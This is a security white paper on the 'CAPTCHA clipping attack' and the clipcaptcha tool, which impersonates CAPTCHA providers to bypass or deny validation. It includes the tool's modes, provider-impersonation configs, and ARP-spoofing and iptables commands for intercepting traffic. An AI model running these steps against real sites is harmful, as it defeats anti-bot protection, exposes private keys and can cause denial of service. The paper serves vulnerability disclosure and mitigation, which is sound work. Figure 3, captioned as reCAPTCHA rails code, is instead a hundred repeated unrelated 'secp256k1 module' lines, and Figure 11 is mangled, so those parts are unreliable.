

# Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

Gursev Singh Kalra, Principal Consultant  
McAfee® Foundstone® Professional Services

## Table of Contents

Inside a CAPTCHA Provider Integration	3
Attack Scenarios	4
Private key compromise	5
The CAPTCHA clipping attack	5
Introducing clipcaptcha	6
clipcaptcha operational modes	6
Detecting a CAPTCHA provider	7
Responding as a CAPTCHA provider	7
Obtaining private and public keys	8
Signature-based request detection and response	8
Using clipcaptcha	10
Sample impersonation	10
Mitigation	11
Conclusion	11
About the Author	12
About McAfee Foundstone Professional Services	12

reCAPTCHA<sup>1</sup> and other CAPTCHA service providers validate millions<sup>2</sup> of CAPTCHAs each day and protect thousands of websites against bots. A secure CAPTCHA generation and validation ecosystem forms the basis of the mutual trust mode between the CAPTCHA provider and the consumer. A variety of damage can occur if any component of this ecosystem is compromised.

This white paper introduces a new tool and explains vulnerabilities identified as a result of researching several CAPTCHA providers' validation libraries. The identified vulnerabilities allow attackers to circumvent the CAPTCHA protection.

### Inside a CAPTCHA Provider Integration

CAPTCHA providers generally offer both CAPTCHA generation and validation services. To use these services, the subscribing websites either use the existing libraries and plugins or write their own. A typical user interaction with a web application that relies on a CAPTCHA provider is summarized below:

1. A user requests a page that requires CAPTCHA validation.
2. The returned page contains an embedded `<img>` (or `<script>`) tag to retrieve the CAPTCHA image from the CAPTCHA provider.
3. Upon parsing the embedded tags, the browser retrieves a CAPTCHA from the CAPTCHA provider and displays it to the user.
4. The user fills in the form fields, enters the CAPTCHA solution, and submits the page to the web application.
5. The web application then submits the CAPTCHA solution to the CAPTCHA provider for verification.
6. The CAPTCHA provider responds to the web application with success or failure message.
7. Based on CAPTCHA provider's response, the web application allows or denies the request.





Figure 1. A typical validation flow with CAPTCHA providers.

Steps 5 and 6 play a crucial role in the CAPTCHA validation scheme and must be securely implemented to prevent attacks against CAPTCHA validation process.

## Attack Scenarios

Analysis of the CAPTCHA integration libraries provided by several CAPTCHA providers (including reCAPTCHA) revealed that almost all of the CAPTCHA verification APIs relied on plain text HTTP protocol to perform CAPTCHA validation. Because of this, the CAPTCHA provider's identity was not validated, message authentication checks were not performed, and the entire CAPTCHA validation was performed on an unencrypted channel. The two images below show reCAPTCHA's .Net and rails plug-ins responsible for verifying CAPTCHA solutions.



The screenshot shows a C# code editor with the following content:

```
RecaptchaValidator.cs X RecaptchaControl.cs
Recaptcha.RecaptchaValidator PrivateKey
1 using System;
2 using System.Diagnostics;
3 using System.IO;
4 using System.Net;
5 using System.Net.Sockets;
6 using System.Text;
7 using System.Web;
8 namespace Recaptcha
9 {
10     public class RecaptchaValidator
11     {
12         private const string VerifyUrl = "http://www.google.com/recaptcha/api/verify";
13         private string privateKey;
14         private string remoteIp;
15         private string challenge;
16         private string response;
17         private IWebProxy proxy;
18         public string PrivateKey
```

Figure 2. reCAPTCHA verification URL from the.NET<sup>3</sup> plugin (decompiled).

```

1 package 'secp256k1-module@0.1.0'
2 package 'secp256k1-module@0.1.0'
3 package 'secp256k1-module@0.1.0'
4
5 module 'secp256k1'
6   # secp256k1 module
7   # secp256k1 module
8   # secp256k1 module
9   # secp256k1 module
10  # secp256k1 module
11  # secp256k1 module
12  # secp256k1 module
13  # secp256k1 module
14  # secp256k1 module
15  # secp256k1 module
16  # secp256k1 module
17  # secp256k1 module
18  # secp256k1 module
19  # secp256k1 module
20  # secp256k1 module
21  # secp256k1 module
22  # secp256k1 module
23
24 # secp256k1 module
25 # secp256k1 module
26 # secp256k1 module
27 # secp256k1 module
28 # secp256k1 module
29 # secp256k1 module
30 # secp256k1 module
31 # secp256k1 module
32 # secp256k1 module
33 # secp256k1 module
34 # secp256k1 module
35 # secp256k1 module
36 # secp256k1 module
37 # secp256k1 module
38 # secp256k1 module
39 # secp256k1 module
40 # secp256k1 module
41 # secp256k1 module
42 # secp256k1 module
43 # secp256k1 module
44 # secp256k1 module
45 # secp256k1 module
46 # secp256k1 module
47 # secp256k1 module
48 # secp256k1 module
49 # secp256k1 module
50 # secp256k1 module
51 # secp256k1 module
52 # secp256k1 module
53 # secp256k1 module
54 # secp256k1 module
55 # secp256k1 module
56 # secp256k1 module
57 # secp256k1 module
58 # secp256k1 module
59 # secp256k1 module
60 # secp256k1 module
61 # secp256k1 module
62 # secp256k1 module
63 # secp256k1 module
64 # secp256k1 module
65 # secp256k1 module
66 # secp256k1 module
67 # secp256k1 module
68 # secp256k1 module
69 # secp256k1 module
70 # secp256k1 module
71 # secp256k1 module
72 # secp256k1 module
73 # secp256k1 module
74 # secp256k1 module
75 # secp256k1 module
76 # secp256k1 module
77 # secp256k1 module
78 # secp256k1 module
79 # secp256k1 module
80 # secp256k1 module
81 # secp256k1 module
82 # secp256k1 module
83 # secp256k1 module
84 # secp256k1 module
85 # secp256k1 module
86 # secp256k1 module
87 # secp256k1 module
88 # secp256k1 module
89 # secp256k1 module
90 # secp256k1 module
91 # secp256k1 module
92 # secp256k1 module
93 # secp256k1 module
94 # secp256k1 module
95 # secp256k1 module
96 # secp256k1 module
97 # secp256k1 module
98 # secp256k1 module
99 # secp256k1 module
100 # secp256k1 module

```

Figure 3. reCAPTCHA rails plugin<sup>4</sup> operating over plain text HTTP protocol.

In the current scenario, two types of attacks can be launched against the vulnerable CAPTCHA implementations.

### Private key compromise

Most of CAPTCHA providers issue private and public keys to identify a particular consumer and to enforce an upper limit on the number of CAPTCHAs used by them. Private keys are often sent over to the CAPTCHA provider during the CAPTCHA validation process. If the public and private keys are sent using plain text HTTP, an attacker could:

- Use the CAPTCHA service for free by using the keys to imitate the target website
- Exhaust the target website's CAPTCHA quota for the service, which, depending on the CAPTCHA provider, may cause a wide variety of unexpected issues

### The CAPTCHA clipping attack

Since the website's application server acts as a client to CAPTCHA provider during steps 5 and 6 (in Figure 1), and the application server often neglects to validate the CAPTCHA provider's identity and the session integrity checks, an attacker may be able to impersonate the CAPTCHA provider and undermine the anti-automation protection.

CAPTCHA validation responses are mostly Boolean (true or false, success or failure, pass or fail, zero or one). The response format and its content are also publicly available as part of CAPTCHA provider's API documentation. This allows an attacker to easily construct the finite set of possible responses, impersonate the CAPTCHA provider, and perform malicious CAPTCHA validation for the application servers.

To exploit this vulnerability, an attacker performs the following:

1. The attacker acts as a legitimate application user and submits a large number of requests to the web application.
2. At the same time, he/she intercepts CAPTCHA validation requests, masquerades as the CAPTCHA provider, and approves all submitted requests.

Masquerading as the CAPTCHA provider and not forwarding the CAPTCHA validation requests to the actual CAPTCHA provider is the CAPTCHA Clipping Attack.




Figure 4. The CAPTCHA clipping attack.

## Introducing clipcaptcha

clipcaptcha is a proof-of-concept exploitation tool that specifically targets the vulnerabilities discussed above and allows complete bypass of CAPTCHA provider protection. To download see <http://www.mcafee.com/us/downloads/free-tools/index.aspx>. clipcaptcha is built on sslstrip<sup>5</sup> codebase and has the following features:

- It performs signature-based CAPTCHA provider detection and clipping
- It can be easily extended to masquerade as any CAPTCHA provider by adding corresponding signatures
- It has built-in signatures of several CAPTCHA providers, including reCAPTCHA, OpenCAPTCHA, Captchator, and others
- It logs GET and POST requests that match any supported CAPTCHA provider to capture private and public keys. Unmatched requests are forwarded as is.
- clipcaptcha supports five operational modes. These are: monitor, stealth, avalanche, denial-of-service, and random.

```
gk> python clipcaptcha.py -h
*>> clipcaptcha 0.1 by Gursev Singh Kalra
Usage: clipcaptcha <mode> <options>
Modes(choose one):
  -m , --monitor                Listen and log. No changes made (default)
  -a , --avalanche              Return success for all CAPTCHA validations
  -s <secret> , --stealth <secret> Stealth mode with secret string to approve our own submissions
  -d , --dos                    Return failure for all CAPTCHA validations
  -r , --random                 Return random success or failures for CAPTCHA validations
Options:
  -c <filename> , --config=<filename> clipcaptcha Config file with CAPTCHA provider signatures (optional)
  -p <port> , --port=<port>           Port to listen on (default ????)
  -f <filename> , --file=<filename>   Specify file to log to (default clipcaptcha.log)
  -l , --list                    List CAPTCHA providers available
  -h , --help                      Print this help message.
gk>
```

Figure 5. clipcaptcha help.

```
gk> python clipcaptcha.py -s clipcaptcha
[+] Available CAPTCHA Providers =>
    0: reCAPTCHA
    1: OpenCAPTCHA
    2: Captchator
[?] Choose CAPTCHA Providers by typing space separated indexes below or press enter to clip all :
[+] Cool, I am clipping these CAPTCHA providers => reCAPTCHA, OpenCAPTCHA, Captchator
[+] Running in Stealth mode
gk>
```

Figure 6. A sample clipcaptcha run.

## clipcaptcha operational modes

clipcaptcha can be run in any one of its operational modes:

- *Monitor mode*—Signature-based CAPTCHA provider detection is performed, and all CAPTCHA validation requests are logged to a local file. The CAPTCHA validation requests and corresponding responses are allowed to complete without any modifications.
- *Avalanche mode*—“Success” response is returned on the matching CAPTCHA provider for all validation requests. It is recommended to not run clipcaptcha in this mode, as a surge in successful account creation or registrations may be detected.
- *Stealth mode*—Stealth is the *recommended* mode for running clipcaptcha. This mode relies on the fact that all CAPTCHA validation API's need to send user supplied “CAPTCHA solution” to the CAPTCHA providers for validation. clipcaptcha banks on this behavior to operate stealthily and return “Success” status only for the requests that contain a secret string. In its current implementation, clipcaptcha parses the entire CAPTCHA validation request (initial line, headers and body) and returns success if the secret string is found or allows the request to complete without any modifications.

- *DoS mode*—“Failure” response is returned for all CAPTCHA validation requests. This leads to a denial-of-service (DoS) condition on the target web application for all forms that require CAPTCHA validation.
- *Random mode*—Random “Success” and “Failure” responses are returned as per the matching CAPTCHA provider for all validation requests and exits only as a teaser mode

Selecting more than one operation mode is an error.

### Detecting a CAPTCHA provider

For each request received, clipcaptcha tries to identify whether a request is a CAPTCHA validation request. It achieves this by making the following comparisons:

- The host header value should match one of the CAPTCHA provider’s hostname
- The URL path should also match the CAPTCHA provider’s validation path

The request is flagged as a CAPTCHA validation request if both the above conditions are met, or it is forwarded without any modifications. The table below shows CAPTCHA provider request formats for reCAPTCHA and OpenCAPTCHA extracted from their documentation.

**Table 1. Examples of CAPTCHA Provider Request Formats**

CAPTCHA Provider =>	reCAPTCHA	OpenCAPTCHA
Validating Host	www.google.com	www.opencaptcha.com
CAPTCHA Validation Request		
Validation Path	/recaptcha/api/verify	/validate.php
Query String	None	ans=<CAPTCHA Solution>&img=<CAPTCHA Identifier>
Request Headers	None mandated	None mandated
POST Contents	privatekey=<privateKey>&remoteip=<remoteIP>&challenge=<CAPTCHA Identifier>&response=<CAPTCHA Solution>	None

### Responding as a CAPTCHA provider

Once a CAPTCHA validation request, and the corresponding CAPTCHA provider are identified, clipcaptcha responds to the request in accordance with its operation mode. clipcaptcha constructs a response by choosing from a finite set of possible responses for the CAPTCHA provider and sends it back to the web application initiating the validation request. The table below shows CAPTCHA provider response formats for reCAPTCHA and OpenCAPTCHA extracted.

**Table 2. Examples of CAPTCHA Provider Response Formats**

CAPTCHA Provider =>	reCAPTCHA	OpenCAPTCHA
Validating Host	www.google.com	www.opencaptcha.com
CAPTCHA Validation Response		
Success Status Line	HTTP/1.0 200 OK	HTTP/1.0 200 OK
Success Response Headers	None mandated	None mandated
Success Body	true	Pass
Failure Status Line	HTTP/1.0 200 OK	HTTP/1.0 200 OK
Failure Response Headers	None mandated	None mandated
Failure Body	false <ErrorCode>	Fail

### Obtaining private and public keys

For every request where a CAPTCHA provider match is found, clipcaptcha logs the request for all operational mode. These logs contain the private and public keys for a website and can be used to impersonate the target website's CAPTCHA implementation.

### Signature-based request detection and response

All CAPTCHA providers are basically HTTP-based custom web services. These services accept CAPTCHA validation requests in a particular format and respond with finite set of responses that allow the clients to make Boolean choices to allow or disallow the request. clipcaptcha takes advantage of this finite and predictable request and response data set to implement signature-based request detection and response system. Figure 5 below shows the configuration file (template) for clipcaptcha.

```
<?xml version='1.0'?>
<clipcaptcha>
  <provider>
    <name>CAPTCHA Name</name>
    <hostname>www.hostname.com</hostname>
    <path>/verify</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name>header x</name>
          <value>value x</value>
        </header>
        <header>
          <name>header y</name>
          <value>value y</value>
        </header>
      </rheaders>
      <rbody>true</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name>header 1</name>
          <value>value 1</value>
        </header>
      </rheaders>
      <rbody><![CDATA[line 1\nline 2\nline 3]]></rbody>
    </failure>
  </provider>
</clipcaptcha>
```

Figure 7. clipcaptcha's configuration template with success and failure response information.

The configuration file format is explained below:

- "clipcaptcha" is the root element of the configuration XML file with several "provider" child elements
- A minimum of one provider element must be present
- Each provider element must have one occurrence of the following elements:
  - *name*—The name element indicates the name to uniquely identify the CAPTCHA provider
  - *hostname*—The HTTP host header for the CAPTCHA provider



- *path*—The CAPTCHA provider path to which the validation request will be sent. clipcatpcha uses hostname and path to uniquely identify providers
  - *success*—This contains the success message for CAPTCHA verification
  - *failure*—This contains the failure message for CAPTCHA verification
- clipcaptcha uses success and failure elements to construct responses for CAPTCHA validation requests. A response is created from the XML as follows:

```
HTTP/1.1 <rcode> <rcodestr>

<rheaders>header<name>: <rheaders>header<value>

<rheaders>header<name>: <rheader>header<value>

<rbody>
```

```
<?xml version='1.0'?>
<clipcaptcha>
  <provider>
    <name>reCAPTCHA</name>
    <hostname>www.google.com</hostname>
    <path>/recaptcha/api/verify</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name></name>
          <value></value>
        </header>
      </rheaders>
      <rbody>true</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name></name>
          <value></value>
        </header>
      </rheaders>
      <rbody><![CDATA[false\nincorrect-captcha-sol]]></rbody>
    </failure>
  </provider>
  <provider>
    <name>OpenCAPTCHA</name>
    <hostname>www.opencaptcha.com</hostname>
    <path>/validate.php</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rbody>pass</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rbody>fail</rbody>
    </failure>
  </provider>
</clipcaptcha>
```

Figure 8. clipcapthca's configuration file with two CAPTCHA provider signatures.

### Using clipcaptcha

We will use a condensed version of reCAPTCHA verification plugin (for Ruby on rails) on an interactive Ruby shell for demonstration. Per the reCAPTCHA verification procedure, the demo code shown below must always return `invalid-request-cookie` error because the challenge parameter contains an invalid value. The challenge parameter typically contains the unique CAPTCHA identifier issued when CAPTCHA retrieval request is sent to the reCAPTCHA website:

```
require 'net/http'
RECAPTCHA_VERIFY_URL= 'http://www.google.com/recaptcha/api/verify'
PRIVATE_KEY = "6LdfPN[REDACTED]"
def recaptcha_verify(solution)
  Timeout::timeout(3) do
    http = Net::HTTP
    recaptcha = http.post_form(URI.parse(RECAPTCHA_VERIFY_URL), {
      "privatekey" => PRIVATE_KEY,
      "remoteip"   => "10.10.10.10",
      "challenge"  => "clipcaptcha_challenge",
      "response"   => solution
    })
    answer, error = recaptcha.body.split.map { |s| s.chomp }
    return answer, error
  end
end
```

Figure 9. Example code that must always return an error message.

```
irb(main):001:0> load 'clipDemo.rb'
=> true
irb(main):002:0> recaptcha_verify('gursev')
=> ["false", "invalid-request-cookie"]
irb(main):003:0> puts recaptcha_verify('gursev')
false
invalid-request-cookie
```

Figure 10. The error message returned for reCAPTCHA validation requests.

### Sample impersonation

The steps below show how to run clipcaptcha as CAPCHA provider:

- Enable forwarding mode on your machine. (`echo "1" > /proc/sys/net/ipv4/ip_forward`)
- Set up iptables to redirect HTTP traffic to clipcaptcha. (`iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listeningPort>`)
- Run arpspoof to redirect the traffic to your machine. (`arpspoof -i <interface> -t <targetIP> <gatewayIP>`)
- Run clipcaptcha in one of its mode of operation. (`clipcaptcha.py <mode> -l <listeningPort>`)

Once clipcaptcha instance starts running, all CAPTCHA validation requests will be administered by clipcaptcha.

<pre> root@bt:~# irb irb(main):001:0&gt; load 'clipDemo.rb' =&gt; true irb(main):002:0&gt; puts recaptcha_verify('gursev') false invalid-request-cookie =&gt; nil irb(main):003:0&gt; puts recaptcha_verify('gursev') true =&gt; nil irb(main):004:0&gt; puts recaptcha_verify('gursev') false incorrect-captcha-sol =&gt; nil </pre>	<p><b>Default behavior</b></p> <p><b>clipcaptcha avalanche mode</b></p> <p><b>clipcaptcha DoS mode</b></p>
---	--

Figure 11. Results when a sample script was run with various clipcaptcha modes.

### Mitigation

CAPTCHA providers should support SSL for CAPTCHA validation, update their plug-ins and libraries to support SSL. Further, application developers should enforce the use of SSL and server certificate validation for all CAPTCHA validation requests.

Sample code to verify SSL certificate in Ruby is provided in the table below. The rootcerts.pem file referenced in the code was downloaded from curl<sup>6</sup> project website.

```

require 'rubygems'
require 'net/https'

q = Net::HTTP.new('mail.google.com', 443, 'localhost', 8888)
q.use_ssl = true
q.ca_file = "rootcerts.pem"
begin
  q.get("/")
rescue
  puts "Invalid Digital Certificate"
end

```

### Conclusion

CAPTCHA providers allow websites to integrate anti-automation mechanisms by offering CAPTCHA generation and verification services along with the libraries to consume those services. Insecurely written libraries give a false sense of security and can be exploited. Web application developers are advised to perform security reviews of the third party libraries before deploying them in their applications.

### About the Author

Gursev Singh Kalra serves as a principal consultant with McAfee Foundstone Professional Services, a division of McAfee. Gursev has done extensive security research on CAPTCHA schemes and implementations. He has written a visual CAPTCHA assessment tool, TesserCap, which was voted among the top 10 web hacks of 2011. He has identified CAPTCHA implementation vulnerabilities like CAPTCHA Re-Riding Attack, CAPTCHA Fixation, and CAPTCHA Rainbow tables, among others. OData security research is also one of his interests, and he has authored OData assessment tool Oyedata. He has also developed open source SSL Cipher enumeration tool SSLSmart and has spoken at conferences like ToorCon, OWASP, NullCon, Infosec Southwest, and Clubhack.

### About McAfee Foundstone Professional Services

McAfee Foundstone Professional Services offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, McAfee Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military.

### About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ:INTC), is the world's largest dedicated security technology company. McAfee delivers proactive and proven solutions and services that help secure systems, networks, and mobile devices around the world, allowing users to safely connect to the Internet, browse, and shop the web more securely. Backed by its unrivaled global threat intelligence, McAfee creates innovative products that empower home users, businesses, the public sector, and service providers by enabling them to prove compliance with regulations, protect data, prevent disruptions, identify vulnerabilities, and continuously monitor and improve their security. McAfee is relentlessly focused on constantly finding new ways to keep our customers safe. <http://www.mcafee.com>

<sup>1</sup> <http://www.google.com/recaptcha>

<sup>2</sup> <http://www.google.com/recaptcha/faq>

<sup>3</sup> <http://code.google.com/p/recaptcha/downloads/list?q=label:aspnetlib-Latest>

<sup>4</sup> <https://github.com/ambethia/recaptcha/>

<sup>5</sup> <http://www.thoughtcrime.org/software/sslststrip/>

<sup>6</sup> <http://curl.haxx.se/ca/cacert.pem>

